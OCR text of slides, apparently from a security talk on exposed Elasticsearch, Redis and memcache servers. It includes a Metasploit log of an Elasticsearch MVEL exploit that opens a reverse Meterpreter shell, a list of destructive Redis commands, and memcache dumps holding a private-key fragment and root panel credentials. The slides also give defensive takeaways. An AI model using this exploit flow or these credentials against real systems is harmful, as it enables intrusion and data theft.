
```
msf exploit(script_mvel_rce) > exploit

[*] Started reverse handler on [redacted]:4444
[*] [redacted]:9200 - Trying to execute arbitrary Java...
[*] [redacted]:9200 - Discovering remote OS...
[+] [redacted]:9200 - Remote OS is 'Linux'
[*] Sending stage (30355 bytes) to [redacted]
[*] Meterpreter session 3 opened ([redacted]:4444 -> [redacted]:55693) at
 2014-10-08 03:25:25 +0000
[+] Deleted /tmp/jrWiCR.jar

meterpreter > getuid
Server username: elasticsearch
meterpreter >
```

elasticsearch


Searching via curl/browser is cumbersome

- Kibana FTW
  - http://www.elasticsearch.org/overview/kibana/
- Edit config.js to point to open Elasticsearch
- Open index.html in local browser or host on a server

elasticsearch (Kibana)




elasticsearch (Kibana)




elasticsearch (Kibana)

Viewing the content of the document



elasticsearch (Kibana)

Import your own data and visualize



elasticsearch (Takeaways)

- Apply authentication if possible
  - https://www.elastic.co/products/shield
- Segment elasticsearch from Corp (and the public in general)
- Be aware of the data you put in elasticsearch

In-Memory Databases


Redis

Defaults:

- No encrypted communication
  - https://github.com/antirez/redis/issues/2178#issuecomment-68573636 <- getting closer though
- No credentials
- Port 6379 (TCP)
- Binds to all interfaces
  - Moral of the story? Keep off the interwebs!


Redis

How prevalent is this?




Redis

You can navigate the DB with the redis-cli




Redis

Or use the Redis Desktop Manager



Redis

Feel lucky?



Redis - Fun Commands

`FLUSHALL`

`SCRIPT LOAD`

`EVAL / EVALSHA`

- Also - Thanks Adam Baldwin:
- https://github.com/evilpacket/redis-sha-crack

memcache

Free & open source, high-performance, distributed memory object caching system

No code exec, but fun things get put into memcache

Examples


memcache


:"key";s:7:"priv
key";s:5:"value";s:900:"-----BEGIN RSA PRIVATE KEY-----
OHBtJPMr5VQ1ezLaXqD9YrUChvlZ+J2i4NVhengDLrrB
-----END RSA PRIVATE KEY-----";s:8:"farmerId";N;s:10:"customerId";N;s:13:"addedD
atetime";O:9:"Zend_Date":8:{s:18:"fractional";i:0;s:21:"mestamp";s:10:"132294221

memcache


run4-ff83024ad031aa...fce3fd9d4447ec81df22
:{s:6:"domain";O:8:"stdClass":12:{s:2:"id";s:3:"108";s:4:"name";s:17:"aeternum-
ld.ru";s:10:"profile_id";s:2:"10";s:5:"theme";s:14:"Mine_Potencial";s:9:"is_active";b:1;s:10:"created_at";s:19:"2013-1
49:15";s:10:"updated_at";s:19:"2013-10-12 17:49:15";s:11:"CloakConfig";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:6:"method";s:5:"frame";s:4:"link";s:88:"http://
.ru/?8&charset=utf-8&se_referer=#referer#&keyword=#keyword#&source=#host#";}s:15:"ExternalLinking";a:0:{}
4:"DomainIncludes";a:2:{i:0;a:4:
2:"id";s:1:"3";s:9:"domain_id";s:3:"108";s:4:"name";s:6:"banner";s:7:"content";s:0:"";}i:1;a:4:
2:"id";s:1:"4";s:9:"domain_id";s:3:"108";s:4:"name";s:2:"li";s:7:"content";s:0:"";}}s:14:"LanguageFilter";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:8:"language";s:2:"ru";s:5:"value";s:2:"85";}
1:"CacheConfig";a:6:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:10:"index_time";s:5:"21600";s:13:"category_time";s:5:"21600";s:12:"keywor
2:"globalConfig";O:8:"stdClass":21:
18:"proxy_errors_limit";s:1:"0";s:10:"cron_token";s:32:"46612ffc62488c6cd93529674f0e458e";s:7:"culture";s:2:"ru";s:15:
:11:"system_logs";b:0;s:11:"main_domain";s:12:".ru";s:11:"isp_api_url";s:32:"https://:1500/
mgr";s:12:"isp_username";s:4:"root";s:12:"isp_password";s:8:"l3";s:11:"isp_docroot";s:20:"www/.ru/
";s:24:"liru_cron_domains_number";s:2:"10";s:15:"stats_save_days";s:2:"30";s:32:"liru_cron_queries_domains_number";s:1
:"config";O:8:"stdClass":11:{s:2:"id";s:3:"108";s:5:"title";s:41:"Все о мужском
ровье";s:13:"route_type_id";s:1:"4";s:9:"domain_id";s:3:"108";s:6:"prefix";s:6:"metod-";s:9:"extension";s:3:"php";s:18
2:"id";s:1:"4";s:4:"name";s:18:"translit.extension";s:10:"created_at";s:19:"2013-09-19

memcache


https://[redacted]:1500/ispmgr
ISP manager
User management
[redacted]1500 :: root
Settings
Help
Log out
New
Edit
Delete
Enable
Disable
Backup
User filter
Filter
Enter
You have not changed the MySQL database administrator's password for a long time. For security reasons we strongly recommend that you set a new one.
More information
Hide
Accounts Management
Administrators
Users
Mailboxes
Domains
